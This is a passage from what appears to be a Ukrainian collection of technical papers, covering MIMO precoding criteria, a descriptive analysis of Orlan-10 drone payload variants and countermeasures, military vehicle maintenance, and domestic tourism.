Для випадку, коли в каналі зв'язку MIMO зі спектрально-ефективними сигналами є тільки кореляція завмирань на передавальній стороні ( $\mathbf{R}_r = 1$ ), відомий наступний критерій [22]:

$$\max_{tr(\mathbf{F}\mathbf{F}')} tr \left( \overline{\mathbf{H}} (\mathbf{R}_t \Psi \mathbf{R}_t')^{-1} \overline{\mathbf{H}}' \right) - M \log_2 \det(\Psi),$$

де  $\Psi = (Q^2/4) \mathbf{F} \mathbf{B} \mathbf{F}' + \mathbf{R}_t^{-1}$ ;  $\mathbf{B}$  – матриця кодових відстаней,  $\overline{\mathbf{H}}$  – середнє значення матриці каналу.

Розглянемо основні види лінійних попередніх кодерів, що використовуються в системах радіозв'язку з використанням технології MIMO зі спектрально-ефективними сигналами [22]. За умови  $tr(\mathbf{F}^H \mathbf{F}) = P_0$ , де  $P_0$  – сумарна середня передана потужність, слід розрізнити:

1. Лінійний попередній кодер, що мінімізує середньоквадратичну помилку приймача (Min-Trace-VSE Loading):

$$\mathbf{F}_{opt} = \arg \min_{\mathbf{F}} Tr \{ \text{MCKП}(\mathbf{F}) \}. \quad (8)$$

2. Лінійний попередній кодер, що максимізує мінімальне власне значення матриці SNR ( $\mathbf{F}$ ) (Max Min-Eig-Signal to noise ratio):

$$\mathbf{F}_{opt} = \arg \min_{\mathbf{F}} \lambda_{\min} \{ \text{SNR}(\mathbf{F}) \}. \quad (9)$$

3. Лінійний попередній кодер, що максимізує взаємну інформацію між переданими  $b_k$  та прийнятими  $\tilde{b}_k$  даними (Max-Capacity Loading):

$$\mathbf{F}_{opt} = \arg \max_{\mathbf{F}} C \{ b, \tilde{b} | \mathbf{F} \}, \quad (10)$$

де  $C$  – перепускна спроможність каналу.

Їх конкретний вибір залежить від стану каналу, наявності активних завад, типу обраних сигналів (OFDM, N-OFDM, FHSS тощо) та вимог до похибок їх демодуляції.

### Висновки

За результатами проведеного дослідження слід зробити наступні висновки:

1. Матриці попереднього кодування  $\mathbf{F}$ , що оптимальні по всіх наведених вище критеріях та призначені для використання в умовах різного об'єму інформації на передавальній стороні про властивості каналу зв'язку МІМО зі спектрально-ефективними сигналами, мають одні й ті ж самі праві сингулярні вектори. На підставі зазначених векторів формується оптимальна матриця попереднього кодування  $\mathbf{V}_F$ , яка буде узгоджена з кореляційною матрицею  $\mathbf{Q}$  просторово-часового коду.

2. Матриці попереднього кодування  $\mathbf{F}$ , що оптимальні за критеріями взаємної інформації та мінімуму середньоквадратичної помилки, також мають однакові праві сингулярні вектори. Ці вектори визначають напрямок просторових променів, які залежать від наявної на передавальній стороні інформації про канал зв'язку.

3. Основна відмінність між алгоритмами попереднього кодування, які можливо отримати за допомогою різних критеріїв синтезу, полягає в різному розподілі випромінюваної потужності між просторовими променями. Цей розподіл потужності заснований на використанні принципу “налиття води”.

4. Алгоритм попереднього кодування оптимальним чином (у сенсі обраного критерію) перерозподіляє потужність сигналу між просторовими променями, використовуючи при цьому інформацію про канал зв'язку, що є на передаючій стороні.

5. Таким чином, проведений аналіз показав, що завдяки однаковій структурі розглянутих у роботі лінійних попередніх кодерів, можливо проводити динамічну зміну на передавальній стороні типу лінійного попереднього кодеру, тим самим адаптивно змінювати характеристики приймально-передавального тракту, при цьому лишаючись в рамках практично однієї структури каналу зв'язку.

### Список літератури

1. Шишацький А. В., Башкиров О. М., Костина О. М. Розвиток інтегрованих систем зв'язку та передачі даних для потреб Збройних Сил. Науково-технічний журнал “Озброєння та військова техніка”. 2015. № 1(5). С. 35–40.

2. Налапко О. Л., Шишацький А. В. Analysis of technical characteristics of the network with possibility to self-organization. Сучасні інформаційні системи. Харків, 2018. №4, Том 2. С. 78–86.

3. Nalapko O., Pikul R., Zhuk P. and Shyshatskyi A. Analysis of mathematical apparatus for managing channel and network resources of military radio communication systems. Полтавський національний технічний університет імені Юрія Кондратюка, Наукове періодичне видання “Системи управління, навігації та зв'язку”, Збірник наукових праць. Полтава, 2019. №3(55). С. 166–170.

4. Romanenko, I. O., Shyshatskyi, A. V., Zhyvotovskiy, R. M., Petruk, S.M. The concept of the organization of interaction of elements of military radio communication systems. Science and Technology of the Air Force of the Armed Forces of Ukraine. 2017. No 1. pp. 97–100.

5. Романенко І. О., Животовський Р. М., Петрук С. М., Шишацький А. В., Волошин О. О. Математична модель розподілу навантаження в телекомунікаційних мережах спеціального призначення. Системи обробки інформації. 2017. № 3. С. 61–71.

6. Nalapko, O., Sova, O., Shyshatskyi, A., Protas, N., Kravchenko, S., Solomakha, A., Neroznak, Y., Gaman, O., Merkotan, D., & Miahkykh, H. (2021). Analysis of methods for increasing the efficiency of dynamic routing protocols in telecommunication networks with the possibility of self-organization. *Technology Audit and Production Reserves*, Vol. 5, No. 2(61), pp. 44–48. <https://doi.org/10.15587/2706-5448.2021.239096>.

7. Sova, O., Shyshatskyi, A., Nalapko, O., Trotsko, O., Protas, N., Marchenko, H., Kuvenov, A., Chumak, V., Onbinskyi, Y., & Poliak, I. (2021). Development of a simulation model for a special purpose mobile radio network capable of self-organization. *Technology Audit and Production Reserves*, Vol. 5, No. 2(61), pp. 49–54. <https://doi.org/10.15587/2706-5448.2021.239472>.

8. V. Dudnyk, Yu. Sinenko, M. Matsyk, Ye. Demchenko, R. Zhyvotovskiy, Iu. Repilo, O. Zabolotnyi, A. Simonenko, P. Pozdniakov, A. Shyshatskyi. Development of a method for training artificial neural networks for intelligent decision support systems. *Eastern-European Journal of Enterprise Technologies*. Vol. 3. No. 2 (105). 2020. pp. 37–47. DOI: <https://doi.org/10.15587/1729-4061.2020.203301>.

9. Pievtsov, H., Turinskyi, O., Zhyvotovskiy, R., Sova, O., Zvieriev, O., Lanetskii, B., and Shyshatskyi, A. (2020). Development of an advanced method of finding solutions for neuro-fuzzy expert systems of analysis of the radioelectronic situation. *EUREKA: Physics and Engineering*, No. (4), pp. 78-89. <https://doi.org/10.21303/2461-4262.2020.001353>.

10. P. Zuiev, R. Zhyvotovskiy, O. Zvieriev, S. Hatsenko, V. Kuprii, O. Nakonechnyi, M. Adamenko, A. Shyshatskyi, Y. Neroznak, V. Velychko. Development of complex methodology of processing heterogeneous data in intelligent decision support systems. 2020, Vol. 4, No. 9 (106), pp. 14-23. DOI: <https://doi.org/10.15587/1729-4061.2020.208554>.

11. Lovska A. A. Peculiarities of computer modeling of strength of body bearing construction of gondola car during transportation by ferry-bridge // *Metallurgical and Mining Industry*. 2015. №1. pp. 49 – 54.

12. Lovska Alyona, Fomin Oleksij. A new fastener to ensure the reliability of a passenger coach car body on a railway ferry. *Acta Polytechnica*. 2020. Vol. 60. Iss. 6. pp. 478 – 485.

13. Fomin Oleksij, Lovska Alyona. Establishing patterns in determining the dynamics and strength of a covered freight car, which exhausted its resource. *Eastern-European Journal of Enterprise Technologies*. 2020, Vol. 6, No. 7 (108), pp. 21 – 29. doi: [10.15587/1729-4061.2020.217162](https://doi.org/10.15587/1729-4061.2020.217162)

14. Фомін О. В., Ловська А. О. Визначення динамічної навантаженості вагонів з пружними елементами в несучих конструкціях. *Розвиток транспорту*. 2021. 1(8). С. 35 – 46.

15. Фомін О. В., Ловська А. О. Дослідження вертикальної динаміки несучих конструкцій вантажних вагонів із круглих труб. *Наука та прогрес транспорту*.

Вісник Дніпропетровського національного університету залізничного транспорту імені академіка В. Лазаряна. 2021. № 1 (91). С. 104 – 114.

16. Фомін О. В., Ловська А. О. Визначення вертикальних прискорень несучої конструкції вагона-платформи з в'язкими зв'язками у повздовжніх балках. Вчені записки Таврійського національного університету імені В.І. Вернадського. Серія: Технічні науки. Том 32 (71). №1, Частина 2, 2021. С. 135 – 140.

17. Shyshatskyi A., Zvieriev O., Salnikova O., Demchenko Ye., Trotsko O., Neroznak Ye.. Complex Methods of Processing Different Data in Intellectual Systems for Decision Support System. International Journal of Advanced Trends in Computer Science and Engineering. Vol. 9, No. 4, pp. 5583-5590 DOI: <https://doi.org/10.30534/ijatcse/2020/206942020>.

18. Minochkin, A., Shyshatskyi, A., Hasan, V., Hasan, A., Opalak, A., Hlushko, A., Demchenko, O., Lyashenko, A., Havryliuk, O., & Ostapenko, S. (2021). The improvement of method for the multi-criteria evaluation of the effectiveness of the control of the structure and parameters of interference protection of special-purpose radio communication systems. Technology Audit and Production Reserves, Vol. 4, No.2(60), pp. 22–27. <https://doi.org/10.15587/2706-5448.2021.235465>.

19. Nalapko, O., Sova, O., Shyshatskyi, A., Hasan, A., Velychko, V., Trotsko, O., Merkotan, D., Protas, N., Lazuta, R., & Yakovchuk O. (2021). Analysis of mathematical models of mobility of communication systems of special purpose radio communication systems. Technology Audit and Production Reserves, Vol. 4, No. 2(60), pp. 39–44. <https://doi.org/10.15587/2706-5448.2021.237433>.

20. Shyshatskyi, A., Hasan, V., Kryvenko, M., Petrov, O., Kravchuk, S., Shidlovsky, Y., Opalak, A., Modlinskyi, O., Kobylinskyi, O., & Bezstrochnyi, I. (2021). Justification of ways increasing the immunity of special purpose radio communications. Technology Audit and Production Reserves, Vol. 2, No. 2(58), pp. 46–50. <https://doi.org/10.15587/2706-5448.2021.229440>.

21. Шишацький А. В, Налапко О. Л., Одарущенко О. Б(2021). Основні біоінспіровані алгоритми обробки різнотипних даних. Інтеграція інформаційних систем і інтелектуальних технологій в умовах трансформації інформаційного суспільства: тези доповідей IV Міжнародної науково-практичної конференції, що присвячена 50-ій річниці кафедри інформаційних систем та технологій. Полтава: ПДАУ, 2021. 109-114. <https://doi.org/10.32782/978-966-289-562-9>.

22. Shyshatskyi, A., Ovchynnyk, V., Momotov, A., Protas, N., & Solomakha, A. (2021). Development of a mathematical model of radio resource management of special purpose radio communication systems based on an evolutionary approach. Technology Audit and Production Reserves. Vol. 1, No. 63, pp. 15–20. <https://doi.org/10.15587/2706-5448.2022.251918>.

# **АНАЛІЗ ОСНОВНИХ ВАРІАНТІВ КОМПЛЕКТАЦІЇ БЕЗПЛОТНОГО ЛІТАЛЬНОГО АПАРАТУ ОПЕРАТИВНО-ТАКТИЧНОГО РІВНЯ “ОРЛАН-10”**

**Шишацький Андрій Володимирович,**  
кандидат технічних наук, старший дослідник  
начальник відділу досліджень роботизованих систем  
Центру досліджень трофейного та перспективного озброєння та військової  
техніки

**Рансевич Руслан Іванович,**  
кандидат військових наук  
заступник начальника відділу досліджень роботизованих систем  
Центру досліджень трофейного та перспективного озброєння та військової  
техніки

**Шкнай Олег Вікторович**  
кандидат технічних наук  
провідний науковий співробітник науково-дослідного відділу  
військова частина А1906

**Житніков Богдан Вячеславович**  
офіцер відділу досліджень роботизованих систем  
Центру досліджень трофейного та перспективного озброєння та військової  
техніки

**Крижановський Артур Олександрович**  
офіцер відділу досліджень роботизованих систем  
Центру досліджень трофейного та перспективного озброєння та військової  
техніки

## **Вступ**

Початок ХХІ століття характеризується істотними геополітичними змінами у світі, стрімкими темпами економічного розвитку та посиленням суперництва за володіння світовими ресурсами. Одними із новітніх зразків озброєння, які динамічно розвиваються, стали безпілотні літальні апарати (БПЛА), які під час воєнних конфліктів довели свою здатність щодо ведення повітряної розвідки, ураження об'єктів та виконання інших завдань бойового забезпечення.

Можливість успішного вирішення різноманітних завдань за допомогою БПАК продемонстровано під час воєнних конфліктів на Близькому Сході (1982–2008), Балканах (1999), в Афганістані (2001–2008), на Кавказі (1994–2008) та під час війни в Україні [1–6].

Метою зазначеного дослідження є порівняльний аналіз основних варіантів комплектації безпілотного літального апарату оперативно-тактичного рівня “Орлан-10”.

### Виклад основного матеріалу дослідження

“Орлан-10” є безпілотним літальним апаратом (БПЛА) оперативно-тактичного рівня розробки підприємства “Специальный Технологический Центр”. На поточний час найбільш масовий новітній БПЛА прийнятий на озброєння зс рф. Почав експлуатуватися у військах в 2010 році. В ході його експлуатації було розроблено багато різних модифікації в залежності від покладених завдань.

Основні льотно-технічні характеристики наведені в таблиці 1.

Таблиця 1 – Льотно-технічні характеристики БПЛА оперативно-тактичного рівня “Орлан-10”

Розмах крила	3,1 м
Довжина	1,8 м
Маса	Порожнього-12,5 кг; максимальна злітна вага: від 14 до 18 кг
Двигун	Бензиновий двигун SAITO FG-40
Спосіб посадки	Парашут, крім цього є подушка на нижній частині для запобігання пошкоджень при жорсткій посадці
Спосіб старту	Із спеціальної розбірної катапульти
Швидкість	90-150 км/год
Максимальна дальність застосування комплексу:	До 120 км від наземної станції керування (до 600 км в автономному режимі)
Максимальна висота	5000 м Судячи з нових повідомлень - понад 5500 м
Тривалість польоту	До 16 год 30 хв
Діапазон робочих температур	Від -30 до +40 °С
Максимальна швидкість вітру на старті	10 м/с

Розглянемо два основні варіанти комплектації корисного навантаження БПЛА оперативно-тактичного рівня “Орлан-10”, які використовуються зс рф.

**Перший варіант комплектації:** відносно простий та дешевий з мінімальним складом. Зазначений варіант комплектації був створений спеціально для дій в умовах щільної протиповітряної оборони противника (ППО). Склад: фотокамера видимого спектрального діапазону, модуль радіотехнічної розвідки, приймач глобальної навігаційної супутникової системи та камера інфрачервоного спектрального діапазону. Зафіксовані випадки використання тільки найдешевших фотокамер видимого спектрального діапазону, при чому інші складові корисного навантаження відсутні. Зазначене підтверджується тим, що місця кріплення для інших модулів заглушені (рис. 1).

Приклад застосування лише фотокамери видимого спектрального діапазону наведено на рис. 1-3.




Рис. 1 Приклад комплектування всього однією камерою видимого спектрального діапазону



Рис. 2 Варіант використання камери видимого спектрального діапазону SONY FCB-EV7520





Рис. 3 Варіант використання фотоапарату CANON в якості камери видимого спектрального діапазону

Як правило, з зазначеним варіантом корисного навантаження існують варіанти виконання БПЛА оперативно-тактичного рівня “Орлан-10” ударного типу. На БПЛА оперативно-тактичного рівня “Орлан-10” встановлюють два контейнери на 4 гранати типу ВОГ-17 (рис. 4-5). Ефективність даної комплектації не висока, знищити їх відносно легко розрахунком ПЗРК або стрілецькою зброєю. Використовуються тільки у світлу пору доби.



Рис. 4 Зовнішній вигляд 2 контейнерів із чотирма гранатами ВОГ-17



Рис. 5 Фотофіксація скидання гранати ВОГ-17.

**Другий варіант комплектації:** Зазначений варіант комплектації БПЛА оперативно-тактичного рівня “Орлан-10” характеризується використанням високотехнологічного корисного навантаження, що розширює функціональні можливості. Такі БПЛА оперативно-тактичного рівня “Орлан-10” мають на борту тепловізійні камери, які дозволяють зафіксувати теплову сигнатуру людини, озброєння та військової техніки з відстані 2-3 кілометрів (рис 6-7), відеокамеру видимого спектрального діапазону, модуль радіо-технічної розвідки, завадозахищений приймач глобальної навігаційної супутникової системи, а також GPS -трекер з підтримкою SIM-карти.

Також БПЛА оперативно-тактичного рівня “Орлан-10” мають обладнання для постановки перешкод цифровим радіостанціям тактичного рівня та GPS спуфінгу (підміна істинних координат на пристроях, наприклад дронів типу DJI та AUTEL).




Рис. 6 Зовнішній вигляд тепловізійної камери, змонтованої на базі підвісу CONTROP (Держава Ізраїль) та матриці LYNRED (Франція)






Рис. 7 Тепловізійна матриця LYNRED (Франція)

Такий варіант комплектації використовуються переважно вночі, так як ризик бути знищеним стрілецькою зброєю та розрахунками ПЗРК мінімальний через відсутність візуального контакту. Також зустрічаються зразки із заводостійкими модулями системи глобального позиціонування GPS типу “КОМЕТА”, які стійкі до впливу засобів радіоелектронного подавлення рис. 8-9.



Рис. 8 Зовнішній вигляд заводозахищених антенних систем модулів системи глобального позиціонування



Рис. 9 Зовнішній вигляд блоку “КОМЕТА”, що був демонтований з БПЛА оперативного-тактичного рівня “Орлан-10”.

Як показав досвід застосування зазначених приймачів глобальної навігаційної супутникової системи, такі антени є досить ефективними, за рахунок їх використання радіус подавлення засобами РЕП ЗС України суттєво знижується.

Особливої уваги заслуговує встановлений на борту БпЛА оперативно-тактичного рівня “Орлан-10” GPS-трекер з підтримкою SIM – карти. Даний блок, представлений на рис. 10 складається з GPS-трекеру, модулю з SIM-картою та автономним акумулятором.



Рис. 10 Зовнішній вигляд GPS-трекеру з підтримкою SIM – карти БпЛА оперативно-тактичного рівня “Орлан-10”

Як видно з результатів аналізу цільового навантаження БпЛА оперативно-тактичного рівня “Орлан-10” то другий варіант комплектації цільового навантаження має ширші функціональні можливості, дозволяє виконувати завдання як у денний час так і у темний час доби, з більшого віддалення від об’єкту розвідки (ураження) та здійснювати радіоелектронне подавлення.

### Висновки

1. В зазначеному інформаційно-аналітичному матеріалі проведено порівняльний аналіз наявних модифікацій безпілотного літального апарату оперативно-тактичного рівня “Орлан-10”.

2. За результатами проведеного аналізу можна зробити наступні висновки: безпілотний літальний апарат оперативно-тактичного рівня “Орлан-10” має два основних варіанти комплектації, що відрізняються лише складом корисного навантаження без зміни льотно-технічних характеристик;

елементна база та основні модулі є закордонними та не виробляються в рф; наявність варіантів комплектації з неповним цільовим навантаженням свідчить про відсутність доступу до необхідних комплектуючих.

3. Організувати ефективну протидію першому варіанту комплектації безпілотного літального апарату оперативно-тактичного рівня “Орлан-10”

можливо за рахунок використання засобів радіоелектронного подавлення та вогневого ураження.

4. Характерною ознакою належності безпілотного літального апарату оперативного-тактичного рівня “Орлан-10” до другого варіанту комплектації є його застосування вночі. Організувати протидію зазначеному варіанту комплектації можливо лише шляхом вогневого ураження безпілотного літального апарату оперативного-тактичного рівня “Орлан-10”.

5. Наявність GPS-трекеру з підтримкою SIM-карти дозволяє відслідковувати місце перебування збитого БпЛА оперативного-тактичного рівня “Орлан-10” після його евакуації до позицій підрозділу та визначати їх точне місцеперебування. Для деактивації GPS-трекеру з підтримкою SIM-карти достатньо розібрати блок, від’єднати акумулятор та знищити SIM-карту.

6. Також наявні повідомлення про те, що БпЛА оперативного-тактичного рівня “Орлан-10” почав використовуватися на більших висотах, ніж вказано в його льотно-технічних характеристиках. Так, БпЛА оперативного-тактичного рівня “Орлан-10” почали помічати на висотах понад 5500-6000 м, що робить його недосяжним для ураження стрілецькою зброєю та ПЗРК типу FIM-92 STINGER. Все це вказує на можливу модернізацію БпЛА Орлан-10 в ході війни проти України.

7. Враховуючи надходження нової інформації про не типову висоту застосування, необхідно продовжити вивчення збитих зразків на предмет наявних модернізацій.

### Список літератури

1. Шишацький А. В., Башкиров О. М., Костина О. М. Розвиток інтегрованих систем зв'язку та передачі даних для потреб Збройних Сил. Науково-технічний журнал “Озброєння та військова техніка”. 2015. № 1(5). С. 35–40.

2. Nalapko O., Pikul R., Zhuk P. and Shyshatskyi A. Analysis of mathematical apparatus for managing channel and network resources of military radio communication systems. Полтавський національний технічний університет імені Юрія Кондратюка, Наукове періодичне видання “Системи управління, навігації та зв'язку”, Збірник наукових праць. Полтава, 2019. №3(55). С. 166–170.

3. Romanenko, I. O., Shyshatskyi, A.V., Zhyvotovskiy, R. M., Petruk, S.M. The concept of the organization of interaction of elements of military radio communication systems. Science and Technology of the Air Force of the Armed Forces of Ukraine. 2017. No 1. pp. 97–100.

4. Proceedings of 12th International Conference & Exhibition UAS, Paris, France. 2010. [Електронний ресурс]. - Режим доступу до ресурсу: [http:// www.uas2011.org/](http://www.uas2011.org/)

5. Павлушенко М. Беспилотные летательные аппараты: история, применение, угроза распространения и перспективы развития / М. Павлушенко, Г. Евстафьев, И. Макаренко. -М.: Права человека, 2005. - 611 с.

6. Чепурний В.А. Аналіз тенденцій розвитку та застосування розвідувальних безпілотних літальних апаратів в сучасних мережецентричних та гібридних війнах / В.А. Чепурний, М.В. Бардаков, Г.В. Худов // Наука і техніка Повітряних Сил Збройних Сил України. – 2015. – № 4(21). – С. 24-28.

## **ОРГАНІЗАЦІЯ ТЕХНІЧНОГО ОБСЛУГОВУВАННЯ ТА РЕМОНТУ АВТОМОБІЛЬНОЇ І СПЕЦІАЛЬНОЇ ТЕХНІКИ. ПРОБЛЕМНІ ПИТАННЯ ТА МОЖЛИВІ НАПРЯМИ ЇХ ВИРІШЕННЯ**

**Юрченко Володимир Володимирович,**  
старший науковий співробітник

Центральний науково-дослідний інститут збройних Сил України

Практика експлуатації автомобільної і спеціальної техніки свідчить, що чимала частка відмов пов'язана з недотриманням правил утримання зразків військової автомобільної техніки на зберіганні, неповне виконання всього переліку та обсягів робіт з їх обслуговування під час зняття військової автомобільної техніки зі зберігання, а також невиконання правил експлуатації та обслуговування військової автомобільної техніки в підрозділах. Причинами цього є: низька кваліфікація спеціалістів із застосування, експлуатації та ремонту військової автомобільної техніки; відсутність матеріалів, необхідних для підтримання військової автомобільної техніки у працездатному стані під час зберігання та технічного обслуговування (паливо, мастила, деталі ущільнювання тощо), а також необґрунтована періодичність проведення технічних обслуговувань.

Враховуючи вищезазначене, постає необхідність у визначенні оптимальної періодичності проведення технічного обслуговування автомобільної і спеціальної техніки, що в свою чергу вплине на підвищення ефективності її експлуатації. Підтримка військової автомобільної техніки в постійній бойовій готовності є головним завданням під час організації її експлуатації. Основними завданнями щодо цього є організація використання та зберігання військової автомобільної техніки в справному стані та з необхідним запасом ресурсів, скорочення строків приведення військової автомобільної техніки в готовність до бойового застосування, забезпечення високої надійності кожного конкретного зразку, скорочення трудовитрат під час технічного обслуговування та ремонту, продовження міжремонтних термінів роботи військової автомобільної техніки.

Практика військ показала, що існуюча система технічного обслуговування і ремонту військової автомобільної техніки потребує удосконалення. Проблема подальшого удосконалення системи експлуатації, яка і забезпечує виконання цього завдання, стає досить гостро і актуально і потребує комплексного підходу на основі сучасних методів дослідження.

Серед великої кількості вимог та напрямків удосконалення системи експлуатації військової автомобільної техніки можна зазначити:

- розробка і удосконалення методичних основ вирішення завдань з планування і управління експлуатацією військової автомобільної техніки;
- підвищення експлуатаційно-технічних показників військової автомобільної техніки;

- використання сучасних видів технічного обслуговування військової автомобільної техніки.

Актуальності також набуває питання кардинального перегляду системи відновлення військової автомобільної техніки в ході бойових дій.

Відповідно до цього можливо сформулювати основні напрямки розвитку методичних основ планування і управління експлуатацією військової автомобільної техніки, а саме:

- розробка єдиних методик завдання вимог до системи експлуатації;
- встановлення і формалізація показників ефективності системи експлуатації, нормативів, які регламентують організацію технічного обслуговування і ремонту військової автомобільної техніки;
- удосконалення і уніфікація документів з управління, звітно-інформаційних, довідкових, з експлуатації військової автомобільної техніки.
- вироблення науково-обґрунтованих методик планування і управління процесом експлуатації військової автомобільної техніки на базі використання сучасного математичного апарату.

Перший напрямок, пов'язаний з підвищенням експлуатаційно-технічних характеристик, необхідно розглядати в першу чергу з точки зору надійності. Вирішення цієї проблеми треба вести на базі науково-обґрунтованих методик оцінки впливу надійності на стан військової автомобільної техніки, створення раціональної системи експлуатації, вироблення оптимальних нормативів технічного обслуговування і ремонту, урахування ергономічних вимог, наукового обґрунтування показників життєвого циклу.

Удосконалення експлуатаційних властивостей зразків військової автомобільної техніки пов'язано, в першу чергу з розробкою заходів конструктивного характеру на заводах промисловості і капітального ремонту для підвищення їх надійності, обслуговування, економічності і ергономічності. Особлива увага при цьому приділяється підвищенню безвідмовності, довговічності і збережуваності зразків, збільшенню середнього терміну зберігання швидкостаріючих елементів, що дозволяє збільшувати періодичність проведення технічного обслуговування, скоротити обсяг виконуваних робіт.

Використання сучасних видів технічного обслуговування цілком пов'язано з впровадженням в систему технічного обслуговування військової автомобільної техніки за станом.

Порівняний аналіз технічного обслуговування планово-попереджувального типу і технічного обслуговування за станом показує, що технічне обслуговування за станом володіє низкою безперечних переваг перед технічним обслуговуванням планово-попереджувальної системи, а саме:

- технічне обслуговування за станом розумна з логічної точки зору тому, що при неї обсяг робіт обернено пропорційний ступеню зменшення запасу працездатного стану;
- при технічному обслуговуванні за станом зменшується рівень відмов, які вносяться в зразок при виконанні робіт при технічному обслуговуванні;
- при технічному обслуговуванні за станом коефіцієнт технічного використання вищий, ніж при планово-попереджувальному технічному



обслуговуванні.

У теперішній час загальна теорія експлуатації військової автомобільної техніки з урахуванням подій, які відбуваються на сході України знаходиться в стадії формування. Її розробка і розвиток пов'язані з глибокими дослідженнями закономірностей, які притаманні системі експлуатації, та потребують подальшого всебічного вирішення ряду проблемних питань.

## ПЕРСПЕКТИВИ РОЗВИТКУ ВНУТРІШНЬОГО ТУРИЗМУ В УМОВАХ ГЛОБАЛЬНИХ ВИКЛИКІВ СЬОГОДЕННЯ

**Миронов Андрій Андрійович**

студент факультету туризму, бізнесу і психології  
Київський національний лінгвістичний університет

В Україні внутрішній туризм – напрямок, що швидко і активно розвивається. Безумовно, кожна людину цікавить життя інших народів, їхня культура, звичаї, традиції, пам'ятки. Але не завжди є можливість вирушити у відпустку за кордон, та й про реальну необхідність такого відпочинку не йдеться. Багато українців обирають вітчизняні напрямки та курорти. У країні досить привабливих місць для мандрівників з різними перевагами і фінансовими можливостями.

Чим вигідний внутрішній туризм? Відсутністю бюрократичної тяганини з оформленням в'їзних документів, економією витрат на дорогу та відсутністю тривалої акліматизації після прибуття на курорт.

Оскільки останніми роками обмежень побільшало, люди віддавали перевагу внутрішньому туризму як простішому, безпечнішому і часто більш екологічному способу подорожувати. Ми звикаємо до поїздок неподалік домівки, і цей новий тренд стає все актуальнішим.

Внутрішній туризм допомагає заощадити час та гроші. Об'єкти розміщення та регіони можуть відповісти на цей тренд додатковими послугами, наприклад, екскурсіями, що розширюють кругозір, присвяченими історії та культурі.

Поїздки з домашніми тваринами – тренд останніх років. Після введення карантинних обмежень популярність фільтра по об'єктах Booking.com, де можна зупинитися з домашніми улюбленцями, подвоїлася. Формат подорожей із тваринами не здає своїх позицій і, схоже, продовжить існувати і надалі.

Інтерес до внутрішніх поїздок зумовив відродження популярності дорожніх подорожей. Їх обирали, щоб заново відкрити місцеві перлини, допомогти відновитися місцевому бізнесу, а також перейнятися почуттям гордості за історію та красу своєї країни.

Незважаючи на зміну карантинних заходів, локальні поїздки залишалися основним видом подорожей під час пандемії. Отже, у передвоєнні роки внутрішній туризм в Україні був досить активним. За словами представників Державного агентства розвитку туризму, він активізувався ще у 2020 році, незважаючи на жорстку конкуренцію з боку представників готельного та туристичного бізнесу Єгипту та Туреччини [4].

